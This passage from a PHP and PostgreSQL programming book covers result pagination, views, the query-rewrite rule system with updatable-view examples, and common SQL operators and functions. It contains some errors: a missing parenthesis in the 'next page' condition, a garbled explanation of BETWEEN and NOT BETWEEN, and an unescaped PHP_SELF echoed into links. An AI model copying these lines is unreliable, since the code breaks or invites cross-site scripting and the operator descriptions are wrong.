    echo $pgsqldb->getResultAsTable($actions);

    // Determine whether additional rows are available
    $pgsqldb->query("SELECT count(*) FROM product");
    $row = $pgsqldb->fetchObject();
    $totalrows = $row->count;

    // Create the 'previous' link
    if ($recordstart > 0) {
       $prev = $recordstart - $pagesize;
       $url = $_SERVER['PHP_SELF']."?recordstart=$prev";
       echo "<a href=\"$url\">Previous Page</a> ";
    }

    // Create the 'next' link
    if ($totalrows > ($recordstart + $pagesize) {
       $next = $recordstart + $pagesize;
       $url = $_SERVER['PHP_SELF']."?recordstart=$next";
       echo "<a href=\"$url\">Next Page</a>";
    }
?>
```

Listing Page Numbers

If you have several pages of results, the user might wish to traverse them in nonlinear order. For example, the user might choose to jump from page one to page three, then page six, then back to page one again. Thankfully, providing users with a linked list of page numbers is surprisingly easy. Building on Listing 31-3, you start by determining the total number of pages, and assigning that value to `$totalpages`. You determine the total number of pages by dividing the total result rows by the chosen page size, and round upwards using the `ceil()` function:

```
$totalpages = ceil($totalrows / $pagesize);
```

Next, you determine the current page number, and assign it to `$currentpage`. You determine the current page number by dividing the present record offset (`$recordstart`) by the chosen page size (`$pagesize`), and adding one to account for the fact that `LIMIT` offsets start with `0`:

```
$currentpage = ($recordstart / $pagesize ) +1;
```

Next, create a function titled `pageLinks()` and pass to it the following four parameters:

- `$totalpages`: The total number of pages, stored in the `$totalpages` variable.
- `$currentpage`: The current page, stored in the `$currentpage` variable.

- `$pagesize`: The chosen page size, stored in the `$pagesize` variable.
- `$parameter`: The name of the parameter used to pass the record offset by way of the URL. Thus far, `$recordstart` has been used, so we'll stick with that in the following example.

The `pageLinks()` function follows:

```
function pageLinks($totalpages, $currentpage, $pagesize, $parameter) {
   // Start at page one
   $page = 1;

   // Start at record 0
   $recordstart = 0;

   // Initialize page links
   $pageLinks = '';

   while ($page <= $totalpages) {
      // Link the page if it isn't the current one
      if ($page != $currentpage) {
         $pageLinks .= "<a href=\"".$_SERVER['PHP_SELF'].
         "?$parameter=$recordstart\">$page</a> ";
      // If the current page, just list the number
      }
      else {
         $pageLinks .= "$page ";
      }

      // Move to the next record delimiter
      $recordstart += $pagesize;
      $page++;
   }
   return $pageLinks;
}
```

Finally, you call the function like so:

```
echo "<p>Pages: ".
      pageLinks($totalpages, $currentpage, $pagesize, "recordstart").
      "</p>";
```

Sample output of the page listing, combined with other components introduced throughout this chapter, is shown in Figure 31-6.

Product	Price	Actions
PHP T-Shirt	12.99	View Detailed | Add To Cart
PostgreSQL Coffee Cup	4.99	View Detailed | Add To Cart

Previous Page Next Page

Pages: 1 2 3

Figure 31-6. *Generating a numbered list of page results*

Summary

This chapter offered insight into some of the most common general tasks you'll encounter when developing data-driven applications. The chapter started by providing a PostgreSQL data class and offering some basic usage examples involving this class. Next, you learned a convenient and easy method for outputting data results in a tabular format, and then learned how to add actionable options for each output data row. Building upon this material, you saw how to sort output based on a given table field. Finally, you learned how to spread query results across several pages and create linked page listings, enabling the user to navigate the results in a nonlinear fashion.

The next chapter introduces PostgreSQL's implementation of views and rules, which help you to implement and maintain your full data model.

CHAPTER 32

Views and Rules

In Chapter 28 we looked at the basic objects within PostgreSQL that you can use to help design your project's data model. While schemas, tables, and other items such as domains are very helpful, they by no means comprise a complete list of the tools at your disposal. In this chapter, we look at PostgreSQL's support of a more formal object in relational theory, the view, and also introduce you to PostgreSQL's powerful rule system. By the end of the chapter, we will have covered the following:

- How to create and manipulate views within PostgreSQL
- PostgreSQL's rule system, including what types of commands can be used from within the rule system
- Updateable views and how you can use PostgreSQL's rule system to implement powerful versions of this classic relational concept

Working with Views

When working on a large data model, you frequently have to use complex queries to retrieve information from several joined tables, often with a long list of `WHERE` conditionals. Duplicating these complex queries in different parts of your application code often can be troublesome, especially if your database has multiple interfaces to it. One minor variation between these interfaces can lead to trouble when the end results don't match up.

What would be handy here is a way to name the complex query so that it could be stored in the database, and accessed in a uniform manner by outside applications. This is where views come in. A *view* is defined in PostgreSQL as a stored representation of a given query. Once defined, in many respects a view can be thought of as a virtual table. While a view holds no data itself, it can be queried just like any other table, and you can even create views based on other views.

Creating a View

You create a view by using the `CREATE VIEW` statement. When using the `CREATE VIEW` statement, you specify both a name for the view and an SQL query that defines the structure of the view:

```
CREATE VIEW database_books AS SELECT * FROM books WHERE subject = 'PostgreSQL';
```

This would create a view called database_books that would have an equivalent structure to the books table, as far as column names and their types are concerned. In older versions of PostgreSQL (7.2 and older), if you needed to change the definition of a view, you had to first drop the view and then re-create it. However, in current versions, we can take advantage of the CREATE OR REPLACE VIEW command:

```
CREATE OR REPLACE VIEW database_books AS SELECT * FROM books
WHERE subject = 'PostgreSQL' OR subject = 'Sqlite';
```

■ **Note** The CREATE OR REPLACE VIEW command will work only if you do not change the layout of the column names or their types. If your query produces a different column layout, you will need to drop and then re-create the view.

You can create views by using very complex SQL statements, and you do not need to limit the view to columns from existing tables; derived values and constants are also acceptable, as shown in this example:

```
CREATE VIEW featured_technical_books AS SELECT 'Best Sellers',title,
(copies_sold/months_in_print) AS average_sales FROM books WHERE
current_stock >= 1000 AND genre = 'technical';
```

Dropping a View

Dropping a view is accomplished by using the DROP VIEW command. This command takes an optional keyword of RESTRICT or CASCADE, to determine what behavior to use when dealing with dependent objects, such as different views or functions that query on the view being dropped. The RESTRICT keyword prevents the view from being dropped if it has dependent objects. The CASCADE keyword, used in the following example, drops the dependent objects:

```
DROP VIEW database_books CASCADE;
```

The PostgreSQL Rule System

Many databases use active rules within the database, based on some combination of functions and triggers, that they use to enforce things like data constraints and foreign keys. PostgreSQL also offers those features, but it also offers an alternative system for rewriting queries on the fly. Using the rule system, you can do such things as enforce data integrity, create read-only tables, and make views interactive. These "query-rewrite" rules can be broken down into one of four types; SELECT, INSERT, UPDATE, and DELETE. In this section, we look at the syntax for creating rules and introduce the four different types of rules.

Working with Rules

This section presents the basic syntax used to create and drop rules.

Creating a Rule

You can create a rule by using the CREATE RULE command, the complete syntax for which follows:

```
CREATE [ OR REPLACE ] RULE rule_name AS ON event_type
TO object_name [ WHERE conditional ] DO [ ALSO | INSTEAD ] COMMAND
```

The following list describes the various parts of this syntax:

- CREATE [OR REPLACE] RULE rule_name: Specifies the name of the rule, and takes an optional OR REPLACE clause, which tells PostgreSQL to replace an existing rule with the same name on the same table or view the rule is being created on.
- AS ON event_type: Determines what type of event the rule will be carried out on. The event_type can be one of SELECT, INSERT, UPDATE, or DELETE, each of which is described in more detail in the upcoming "Rule Types" section.
- TO object_name [WHERE conditional]: Specifies the name of the table or view that the rule applies to. An optional conditional can be specified if you want the rule to be carried out only in certain cases. Any SQL conditional expression can be used provided that it returns boolean, does not contain aggregate functions, and references no other tables or views except, optionally, the NEW and OLD pseudo-relations, if appropriate.
- DO [ALSO | INSTEAD]: Describes whether the rule should be applied in addition to the action in the original SQL statement against the table, or if the rule should be applied in place of the original SQL statement. If neither ALSO nor INSTEAD is specified, ALSO is used as the default.
- COMMAND: Specifies the desired query to be run for the rule. Commands take the form of SELECT, INSERT, UPDATE, DELETE, or NOTIFY statements. SQL queries used in the COMMAND section of a rule can access the NEW and OLD pseudo-relations, as appropriate. The COMMAND section can also use the NOTHING keyword, if you do not want any action to be executed for the rule.

■ **Tip** The action specified in the COMMAND section does not have to match that specified in the event_type. For example, you can create a rule that will insert into another table every time someone attempts to update a view.

Removing a Rule

To remove a rule, you use the DROP RULE command. Compared to the CREATE RULE command, the syntax is much simpler:

```
DROP RULE rule_name ON object_name [ CASCADE | RESTRICT]
```

The key elements to the DROP RULE command are the name of the rule, the name of the view or table that the rule applies to, and, optionally, either the CASCADE or RESTRICT keyword. If CASCADE is chosen, then all objects dependent on the rule will be dropped; if RESTRICT is specified, then PostgreSQL will refuse to drop the rule if it has any dependent objects; the default is RESTRICT.

Rule Types

As previously indicated, PostgreSQL has four basic rule types: select, insert, update, and delete. Each of these rules has some unique characteristics, though they all follow the same basic patterns.

Select Rules

The most basic type of rule is the select rule. A select rule is defined as `ON SELECT`, and its action must be an unconditional `SELECT` action that is marked to run instead of the original query. In this way, rules on tables mimic the functionality of views, so much so that the following two examples are functionally equivalent:

```
CREATE VIEW ourbooks AS SELECT * FROM books;
```

and

```
CREATE TABLE ourbooks AS SELECT * FROM books;
CREATE RULE "_RETURN" AS ON SELECT TO ourbooks DO INSTEAD SELECT * FROM books;
```

The use of the name `"_RETURN"` is required by PostgreSQL for `ON SELECT` rules to help signal to the internal query rewriter that the relation being queried is a view. Views within PostgreSQL use select rules automatically to handle select calls and retrieve data from their base tables, but in most cases, you will not need to work with select rules directly.

Insert Rules

The next type of rule used within PostgreSQL is the insert rule. Insert rules can have an action that is either `ALSO` or `INSTEAD`, and can have multiple actions or no action, as desired. The actions defined in an insert rule can contain conditionals and can also make use of the `NEW` pseudo-relation. An insert rule's syntax looks like this:

```
CREATE RULE database_book_insert AS ON INSERT TO database_books DO INSTEAD INSERT
INTO books (title, copies_on_hand, genre) VALUES (NEW.title, 1, 'technical');
```

With this rule in place, any insert directed at the `database_books` view would instead insert the specified values into the original `books` table.

Update Rules

The next type of rule is the update rule. Like insert rules, update rules can have an action that is either `ALSO` or `INSTEAD`, and can have multiple actions or no actions, as desired. The actions defined in an update rule can contain conditionals and can make use of both the `NEW` and `OLD` pseudo-relations. An example update rule might look like this:

```
CREATE RULE database_books_update AS ON UPDATE TO database_books WHERE
NEW.title <> OLD.title DO INSTEAD UPDATE books SET title = NEW.title;
```

With this rule, updates directed at our `database_books` view, where the title had been changed, would instead update the original `books` table with the new title.

Delete Rules

The last type of rule is the delete rule. It can have an action of either ALSO or INSTEAD, and can have multiple actions or no actions, as desired. The actions defined in a delete rule can contain conditionals and can make use of the OLD pseudo-relation. An example delete rule might look like this:

```
CREATE RULE database_books_delete AS ON DELETE TO database_books
DO INSTEAD NOTHING;
```

Here, we use the NOTHING keyword to prevent any deletions from taking place if someone attempts to delete from the database_books view. This has two effects: We prevent those who have access on the database_books view from deleting from our main books table, and we allow DELETE statements against the database_books table to be executed without error. Do not dismiss this second effect too quickly. In most normal cases, deleting from a view (and inserting and updating as well) would raise an error, but with the use of rules, we can handle these errors if our application calls for it.

Making Views Interactive

Many databases these days offer some form of updateable views, allowing you to run UPDATE statements against a view and have them update the underlying table. However, you'll often find that there are heavy restrictions placed on the allowed definitions of this type of view, such as not allowing joined queries or not allowing special formatting of entries in the view definition. PostgreSQL, by way of its rule system, allows you to bypass these restrictions, giving you much more flexibility in the types of updatable views you can create. The next section walks you through several examples of putting PostgreSQL's rule system to use.

Updatable, Insertable, Deletable Views

The first part of our example creates a simple set of tables that we will be working with:

```
CREATE TABLE employee (
  employee_id INTEGER PRIMARY KEY,
  fname TEXT NOT NULL,
  lname TEXT NOT NULL
);
CREATE TABLE phone (
  employee_id INTEGER REFERENCES employee (employee_id) ON DELETE CASCADE,
  npa INTEGER NOT NULL,
  nxx INTEGER NOT NULL,
  xxxx INTEGER NOT NULL);
```

This sets up two tables, one for holding our employee names and one for holding their phone information. Of course, while using column names like npa, nxx, and xxxx may follow the official format of the North American Numbering Plan, they are a little unwieldy to work with, so let's go ahead and make our view:

```
CREATE VIEW directory AS (SELECT employee.employee_id,
fname || ' ' || lname AS name,
npa || '-' || nxx || '-' || xxxx AS number
FROM employee JOIN phone USING (employee_id));
```

This creates a three-column view: one for the employee ID, one for the employee's full name, and one for the employee's phone number, formatted a little bit nicer. Now that we have the structure, let's go ahead and add some data:

```
INSERT INTO employee(employee_id,fname,lname) VALUES
(1,'Amber','Lee');
INSERT INTO phone(employee_id, npa, nxx, xxxx) VALUES
(1,607,555,5210);
```

And take a look at it through our view:

```
rob=# SELECT * FROM directory;
employee_id |   name       |    number
------------+-----------+--------------
              1 | Amber Lee | 607-555-5210
(1 row)
```

This looks nice enough, but suppose we want to add someone new into our directory. To do this, we have to be aware of the underlying tables and insert into both tables:

```
INSERT INTO employee(employee_id, fname, lname)
  VALUES (2,'Dylan','Jairus');
INSERT INTO phone(employee_id, npa, nxx, xxxx)
  VALUES (2,813,555,5040);
```

As you can see, to add information into the system, we have to add data into two tables. It would be nice if we had a way to enter data into the directory directly, in the format that we are comfortable with. This is where our first rule comes into place. We will create a rule that handles direct inserts on the `directory` view, splitting the data into the proper tables and converting it into the proper types needed by the base tables:

```
CREATE RULE directory_addition AS ON INSERT TO directory DO INSTEAD
(
       INSERT INTO employee VALUES
                (NEW.employee_id,
                 split_part(NEW.name,' ', 1),
                 split_part(NEW.name,' ', 2) );
        INSERT INTO phone VALUES
                (NEW.employee_id,
                 split_part(NEW.number,'-', 1)::INTEGER,
                 split_part(NEW.number,'-', 2)::INTEGER,
                 split_part(NEW.number,'-', 3)::INTEGER );
) ;
```

Since the directory combines the data from the base tables' columns into single columns, we must split up this data to insert it back into the underlying tables; in this case, we use the built-in database function `split_part` (added in PostgreSQL 7.3), which splits text strings based on a given delimiter. That is an important thing to be aware of; as long as you can derive a way to deconstruct the formula used in a view, you can push data back into the base table with the rule system. With this rule in place, we can now insert directly into our view:

```
rob=# INSERT INTO directory VALUES (3,'Emma Jane','352-555-6120');
INSERT 107999 1
```

The `INSERT` indicates that our `INSERT` statement succeeded, but we know that the data did not go into our `directory` view. Let's take a look at our base tables:

```
rob=# SELECT * FROM employee;
```

```
employee_id | fname | lname
------------+-------+--------
                1 | Amber | Lee
                2 | Dylan  | Jairus
                3 | Emma | Jane
(3 rows)
```

The `employee` table has our new employee, which is good, but what about their contact information?

```
rob=# SELECT * FROM phone;
```

```
employee_id | npa | nxx  | xxxx
------------+-----+-----+------
                1 | 607 | 555 | 5210
                2 | 813 | 555 | 5040
                3 | 352 | 555 | 6120
(3 rows)
```

It worked! We have inserted data into our view, and the rule split up the data and inserted it into the proper tables as needed. Of course, once you can insert into a view, you surely want to delete from it, and we can use a rule to make this work as well:

```
CREATE RULE youre_fired AS ON DELETE TO directory DO INSTEAD
DELETE FROM employee WHERE fname=split_part(OLD.name,' ', 1) AND
  lname=split_part(OLD.name,' ', 2);
```

Rules on joined tables do not have to reference all the tables in the view if you don't want them to. Notice that in this rule, we only reference the `employee` table, which works fine for our example because the entries in the `phone` table will be removed due to the cascading reference that we defined in our original table. Let's fire an employee:

```
rob=# DELETE FROM directory WHERE name = 'Amber Lee';
DELETE 1
```

Again, the database indicates that our delete was successful, so let's take a look at the base tables to verify our data:

```
rob=# SELECT * FROM employee;
```

```
employee_id | fname | lname
------------+-------+--------
                2 | Dylan  | Jairus
                3 | Emma | Jane
(2 rows)
```

The employee we wanted to delete is no longer in the `employee` table, so let's check on their contact information:

```
rob=# SELECT * FROM phone;
```

```
employee_id | npa | nxx  | xxxx
------------+-----+-----+------
                2 | 813 | 555 | 5040
                3 | 352 | 555 | 6120
(2 rows)
```

Again, we see that the rule system was able to properly pass our request on to the appropriate tables, and the entries for the employee and their phone information have been removed. Since we can now insert and delete from our view, it only makes sense that we would want to be able to update the data that we have as well. For this example, we will create a rule that allows someone to modify the phone number information, but not the name information:

```
CREATE RULE modify_employee AS
        ON UPDATE TO directory DO INSTEAD
        UPDATE phone SET
                        npa=split_part(NEW.number,'-', 1)::INTEGER,
                        nxx=split_part(NEW.number,'-', 2)::INTEGER,
                        xxxx=split_part(NEW.number,'-', 3)::INTEGER
                                  WHERE employee_id = NEW.employee_id;
```

This rule combines a number of items that we have talked about already. It interacts with only one of the base tables in a join, it reverses a complex formula used in the view definition, and it converts the data type on the fly to properly match what was defined in our base table. Now we'll update the directory:

```
rob=# UPDATE directory SET number='352-555-7120'
WHERE employee_id = 3;
UPDATE 1
```

As always, we receive a successful return code from PostgreSQL regarding our statement, but let's double-check the base tables to see what happened exactly:

```
rob=# SELECT * FROM phone;
```

```
employee_id | npa | nxx  | xxxx
------------+-----+-----+------
                2 | 813 | 555 | 5040
                3 | 352 | 555 | 7120
(2 rows)
```

As you can see, the new number is now stored in the phone table. Since we did not need to update the employee table, let's take a look at our view again to see if the changes are reflected:

```
rob=# SELECT * FROM directory;
```

```
employee_id |     name       |    number
------------+--------------+--------------
                2 | Dylan Jairus | 813-555-5040
                3 | Emma Jane  | 352-555-7120
(2 rows)
```

Of course, the rule system can be used for more than just making interactive views: You can also use it on tables, and you can do more than just directly reference tables. For the next example, we create a new table called salary and insert some information into the table:

```
CREATE TABLE salary (employee_id INTEGER REFERENCES
  employee(employee_id) ON DELETE CASCADE, salary INTEGER);
INSERT INTO salary VALUES (2,400000);
INSERT INTO salary VALUES (3,200000);
```

The first thing we decide is that we want to prevent anyone from deleting an employee's salary. Normally this would be accomplished by using the REVOKE DELETE command, but REVOKE DELETE will not prevent superusers from deleting data accidentally, so we want to go the extra step:

```
CREATE RULE always_pay AS ON DELETE TO salary DO INSTEAD NOTHING;
```

This is the INSTEAD form of a rule, and it causes the query to be rewritten so as not to be executed at all. Now, even if a superuser tries to delete from the table, deletes will be prevented:

```
rob=# DELETE FROM salary WHERE employee_id = 2;
DELETE 0
```

Another thing we might need is a log of any changes to an employee's salary that might take place. We accomplish this through the combination of a logging table and an update rule:

```
CREATE TABLE salary_log (employee_id INTEGER REFERENCES
  employee(employee_id) ON DELETE CASCADE, salary_change INTEGER,
  changed_by TEXT, log_time TIMESTAMP DEFAULT now());
CREATE RULE log_salary_changes AS ON UPDATE TO salary DO ALSO INSERT
  INTO salary_log VALUES (NEW.employee_id, NEW.salary - OLD.salary,
  CURRENT_USER);
```

Notice that this rule is of the DO ALSO variety, meaning that the original query will be executed along with the actions specified in the rule. It uses data from the original query, a mathematical operation, and the internal CURRENT_USER function, which produces the current user logged into the database:

```
rob=# UPDATE salary SET salary = 250000 WHERE employee_id = 3;
UPDATE 1
rob=# SELECT * FROM salary_log;
```

```
employee_id | salary_change | changed_by |         log_time
------------+---------------+------------+--------------------------
                3 |          50000    | rob               |2005-07-11
15:19:33.703885
(1 row)
```

One thing we haven't touched upon is that rules fire for all the rows touched by the initial query, not just one row. This can sometimes catch people off guard, but it can also be very helpful. For example, if we have to give everyone in the company a 15 percent pay cut, we can track those changes with no extra effort:

```
rob=# UPDATE salary SET salary = (salary - salary*.15) ;
UPDATE 2
rob=# select * from salary_log;
```

```
employee_id | salary_change | changed_by |         log_time
------------+---------------+------------+--------------------------
                3 |          50000    | rob               | 2005-07-11
15:19:33.703885
                2 |         -60000    | rob               | 2005-07-11
15:30:41.008909
                3 |         -37500    | rob               | 2005-07-11
15:30:41.008909
(3 rows)
```

Since we updated two rows in the table, we get two additional entries inserted in our log table, which is what we want.

Working with Views from Within PHP

Although views have some different characteristics from tables at the database level, within PHP, querying from a view is no different than querying from a table. Listing 32-1 shows a simple PHP page that queries from our directory view and displays the results onscreen. You'll notice that it is very similar to the examples used in Chapter 31 when we were querying against tables.

Listing 32-1. *Querying a View with PHP*

```
<?php
   include "pgsql.class.php";

   // Create new pgsql object
   $pgsqldb = new pgsql("localhost","rob","rob","secret");

   // Connect to the database server and select a database
   $pgsqldb->connect();

   // Query the database
   $pgsqldb->query("SELECT name, number FROM directory
                    ORDER BY name");

   // Output the data
   while ($row = $pgsqldb->fetchObject())
      echo "$row->name, $row->number<br />";
?>
```

When executed in a browser, this code will return the following results:

```
Dylan Jairus, 813-555-5040
Emma Jane, 352-555-7120
```

You can see that querying against a view is no different from querying against a table to either the PHP application developer or the end user. For this reason, as a rule of thumb, you should treat views and tables as if there is no difference when building your applications. This is especially true if you use PostgreSQL rules to make your views fully interactive.

Summary

In this chapter we took a good look at how a few of PostgreSQL's advanced features can be used to make powerful, interactive relationships within the database. We first looked at views, including how they work within the database and the commands to add and delete them. We next explained the PostgreSQL rule system, by discussing the different types of rules and giving a basic overview of how those rules can be defined. We concluded with some examples of how you can combine views, rules, and tables within PostgreSQL to make highly interactive database schemas. The examples were kept simple, but should give you some good ideas on how you could take advantage of these powerful features.

CHAPTER 33

PostgreSQL Functions

While PostgreSQL has long been known for its support of custom function languages, many don't take advantage of its extensive array of built-in functions and its large number of built-in operators. In this chapter, we take a look at both operators and functions, and spend some time looking at custom functions as well. By the end of the chapter, you will be familiar with the following:

- What an operator is and the most commonly used operators in PostgreSQL
- The different types of internal PostgreSQL functions and the most common examples of each type
- PostgreSQL's internal procedural languages, including how to write your own functions in these languages
- How to extend PostgreSQL with additional custom procedural languages

You should be aware that our objective here is not to offer a comprehensive resource for every operator and function inside PostgreSQL—quite frankly, there are just far too many of these available, and many are used only in very narrow fields. Instead, we'll focus on the most common and useful of the group, so that you'll have a strong foundation to build from once you start developing PostgreSQL-based applications.

Operators

PostgreSQL provides a large number of built-in operators (at last count, more than 600!) for doing various comparisons and data conversions. In this section, we examine the most commonly used operators, many of which will probably already be familiar to you.

Logical Operators

Logical operators in PostgreSQL are similar to those of most programming languages, and are as follows:

```
AND
OR
NOT
```

One often misunderstood aspect of the AND and OR logical operators is how they interact with NULL values. SQL uses a tristate Boolean effect, where a NULL value represents an "unknown" value. Table 33-1 breaks down the effects of various logical operators.

Table 33-1. *Logical Operators*

foo	bar	foo AND bar	foo OR bar
TRUE	TRUE	TRUE	TRUE
TRUE	FALSE	FALSE	TRUE
TRUE	NULL	NULL	TRUE
NULL	NULL	NULL	NULL
FALSE	NULL	FALSE	NULL
FALSE	FALSE	FALSE	FALSE

Comparison Operators

Comparison operators, shown in Table 33-2, are used to compare two values and return a Boolean value.

Table 33-2. *Common Comparison Operators*

Operator	Example	Explanation
<	12 < 21	Less than
<=	12 <= 21	Less than or equal
>	21 > 12	Greater than
>=	21 >= 12	Greater than or equal
<>, !=	21 <> 12	Does not equal
=	21 = 12+9	Equal
BETWEEN	12 BETWEEN 9 and 21	Construct for 21 >= 12 AND 12 <= 9
NOT BETWEEN	21 NOT BETWEEN 12 and 9	Construct for 21 < 12 OR 21 > 9

PostgreSQL also provides a number of additional constructs for comparing Boolean or NULL values, as shown in Table 33-3. Values can be either a specific column or the result of an expression, and they return true if the expression matches the construct being tested for.

Table 33-3. *Common Comparison Operator Constructs*

Comparison Operator Constructs
expression `IS NULL`
expression `IS NOT NULL`
expression `IS TRUE`
expression `IS NOT TRUE`
expression `IS FALSE`
expression `IS NOT FALSE`

Mathematical Operators

Mathematical operators in PostgreSQL match those found in most programming languages. The most common mathematical operators are listed in Table 33-4.

Table 33-4. *Common Mathematical Operators*

Operator	Example	Explanation
+	9 + 6 = 15	Addition
-	9 – 6 = 3	Subtraction
*	9 * 6 = 54	Multiplication
/	9 / 6 = 1	Division (returns 1 since it is integer division)
%	9 % 6 = 3	Modulo (remainder)

String Operators

String operators are generally either used for string manipulation or string matching within PostgreSQL. The most common are listed in Table 33-5.

Table 33-5. *Common String Operators*

Operator	Example	Explanation
||	'foo' || 'bar' is 'foobar'	String concatenation.
~	'foobar' ~ 'oo.*r'	Regular expression matching. ^ and $ anchor searches to the start and end of strings, respectively.
~*	'foobar' ~* 'OO.*R'	Case-insensitive regular expression.
!~	'foobar !~ 'rr.*o'	Does not match regular expression.
!~*	'foobar' !~* 'RR.*O'	Does not match case-insensitive regular expression.
~~	'foobar' ~~ '%oo%'	Synonym for `LIKE`.
!~~	'foobar' !~~ %RR%	Synonym for `NOT LIKE`.

Operator Precedence

Working with operators in PostgreSQL is very similar to working with operators within any programming language. The operators all have a precedence that determines the order in which the operators should be handled, and that precedence can be changed using parentheses to group certain operations. To illustrate what we mean, take a look at the following two queries:

```
phppg=# SELECT 3*2+1;
```

```
 ?column?
----------
        7
(1 row)
```

```
phppg=# SELECT 3*(2+1);
```

```
 ?column?
----------
        9
(1 row)
```

These results should not be surprising if you have done any programming in a language like PHP, but there are a few quirks to the operator precedence that you should be aware of when working at the SQL level.

One such quirk is that the PostgreSQL operators also have an associative quality with the values to either the left or right of the operator, which determines in what order operators having the same precedence will be processed. For example, arithmetic operators for addition and subtraction are left associative, so an expression such as 3 – 2 + 1 is evaluated as (3 – 2) + 1. However, the equality operator is right associative, so a = b = c is evaluated as a = (b = c).

Table 33-6 lists the operator precedence in decreasing order, along with the associativity of the operators. Always remember, though, that the use of parentheses can help change and clarify operator precedence, should you need to work with complex operator combinations.

Table 33-6. *Operator Precedence in PostgreSQL*

Operator	Associativity	Explanation
.	Left	Schema/table/column name separator
::	Left	PostgreSQL-specific typecast
[]	Left	Array selection
-	Right	Integer negation (unary minus)
^	Left	Exponentiation
* / %	Left	Multiplication, division, modulo
+ -	Left	Addition, subtraction

Table 33-6. *Operator Precedence in PostgreSQL*

Operator	Associativity	Explanation
IS		Test if TRUE, FALSE, UNKNOWN, or NULL
ISNULL		Test if NULL
NOTNULL		Test if not NULL
(All others)	Left	All other built-in and user-defined operators
IN		Test for set membership
BETWEEN		Test if contained within a range
OVERLAPS		Test for time interval overlapping
LIKE ILIKE SIMILAR		Test for string pattern matching
> <		Greater than, less than
=	Right	Test for equality
NOT	Right	Logical negation
AND	Left	Logical conjunction
OR	Left	Logical disjunction

Internal Functions

As with the number of operators, the number of built-in PostgreSQL functions is staggering. In this section, we'll cover some of the most common and useful built-in functions you're likely to encounter. We can break down these functions into the following groups:

- Functions for handling date and time values
- Functions for working with string values
- Functions for formatting string and time output
- Aggregate functions
- Various conditional expressions
- Subquery expressions

Most built-in PostgreSQL functions can be called in either the SELECT or the WHERE part of a query, depending on your needs.

Date and Time Functions

PostgreSQL provides a number of date- and time-related functions. For functions that can take a time or timestamp argument, times and timestamps with or without a time zone are acceptable. Table 33-7 shows some common date and time functions.

Table 33-7. *Common Date- and Time-Related Functions*

Function	Explanation
`current_date`	Returns today's date.
`current_time`	Returns the current time (no date information returned).
`current_timestamp`	Returns a timestamp (date and time) of the current time.
`date_part(text,timestamp)`	Returns a field specified in the text of a given timestamp.
`now()`	Returns a timestamp of the current time, frozen at the transaction start.
`timeofday()`	Returns text output of the current time. This value increments during transactions.

String Functions

String functions in PostgreSQL can be used to manipulate string values in a number of ways. For these functions, any string input, including `text`, `varchar`, and `char` strings, will be considered a valid input to the function. Table 33-8 shows some common string functions.

Table 33-8. *Common String Functions*

Function	Explanation
`lower(string)`	Return the string in lowercase.
`position(substring in string)`	Return the integer position of a substring within the string.
`split_part(string,delimiter,field)`	Split the string using a delimiter and return a specified field.
`substring(string, from,[for])`	Extract a substring from the string starting at `from` for specified digits.
`replace(string,from,to)`	Replace `from` text with `to` text in a given string.
`upper(string)`	Return the string in uppercase.

Aggregate Functions

Like most other database systems, PostgreSQL provides a number of functions that allow you to do counting, averages, and other aggregate operations. Some of the more common aggregate functions are listed in Table 33-9.

Table 33-9. *Common Aggregate Functions*

Function	Explanation
`avg(expression)`	The average of all input values. Input values must be one of the integer types.
`count(*)`	The number of input values.
`count(expression)`	The number of non-null input values.
`max(expression)`	The maximum value of expression for all input values.
`min(expression)`	The minimum values of expression for all input values.
`sum(expression)`	The sum of expression for all non-null input values.

When using aggregate functions in PostgreSQL, be aware that PostgreSQL often requires a full table scan on a table to satisfy the aggregate function, especially in cases where no `WHERE` clause is specified in the query, rather than making use of an index scan. The main reason for this is that PostgreSQL stores tuple visibility information within the table, not the index, so it must look in the table to determine which tuples are relevant to the current transaction. (Imagine trying to provide an accurate `count(*)` to two concurrent queries, one of which has done a large delete, and the other a large number of inserts.) This can lead to poor performance if you are not careful. This problem has been solved in version 8.1 of PostgreSQL for the `min()` and `max()` functions, where PostgreSQL will now attempt to make use of available indexes to determine this information; hopefully we will see other aggregate functions improved in the future.

Conditional Expressions

Conditional expressions are more constructs than functions, but they operate in much the same manner as functions and can be quite useful when working with complex SQL. There are three main conditional expressions within PostgreSQL: `CASE`, `COALESCE`, and `NULLIF`.

CASE

The `CASE` function returns one of several specified values based on one of several matching conditionals. The syntax for a `CASE` expression is as follows:

```
CASE
   WHEN condition THEN result
   [WHEN condition THEN result]
   [ELSE result]
END
```

A `CASE` expression can have as many `WHEN` conditions as desired, but it only returns the `result` of the first `condition` to evaluate to true. If no `WHEN` conditions evaluate to true, then the `ELSE` result is return if it has been specified; otherwise, `NULL` is returned. Consider the following example:

```
company=# SELECT name, price, CASE WHEN price < 10.00 THEN 'Hot Deal'
company-# ELSE 'Exceptional Value' END as offer FROM product;
```

```
      name      | price |      offer
----------------+-------+-----------------
 Linux Hat      |  8.99 | Hot Deal
 PostgreSQL Hat |  3.99 | Hot Deal
 PHP Hat        | 16.99 | Exceptional Value
(3 rows)
```

COALESCE

The COALESCE function is a specialized format of the CASE statement that returns the first non-null value specified in its input. The syntax for a COALESCE expression is as follows:

```
COALESCE(VALUE [,VALUE])
```

As with CASE, COALESCE can have as many values as desired. If no non-null values are found in the list, COALESCE will return NULL. To keep things simple, we'll use a fairly direct example here:

```
company=# SELECT name, COALESCE(NULL,price) as price from product;
```

```
      name      | price
----------------+-------
 Linux Hat      |  8.99
 PostgreSQL Hat |  3.99
 PHP Hat        | 16.99
(3 rows)
```

NULLIF

The NULLIF function is sometimes thought of as a reverse COALESCE. NULLIF takes two arguments and returns NULL if the arguments match, or returns the first argument if they do not match. In the case that either or both arguments are NULL, the results will be determined as if the arguments do not match. The syntax for NULLIF is as follows:

```
NULLIF(VALUE1, VALUE2)
```

We can view NULLIF in action as:

```
company=# select NULLIF(1,2) as different, NULLIF(1,1) as same;
```

```
 different | same
-----------+--------
         1 |
(1 row)
```

More Functions

As we mentioned at the beginning of the chapter, the built-in functions and operators presented here are not a complete list, but instead represent a brief look at the most common items that you might encounter. PostgreSQL also provides more-specialized functions, such as geometric functions and network address functions. You will find that PostgreSQL additionally offers functions that are exact equivalents to the built-in operators, as well as functions for converting data between the various data types. For a deeper look at built-in functions, you should check out the online documentation at `http://www.postgresql.org/docs/`.

User-Defined Functions

While PostgreSQL offers a large number of built-in functions, there are still times when these options will not be quite right. To solve this problem, PostgreSQL provides an extremely powerful set of tools to allow developers to write user-defined functions.

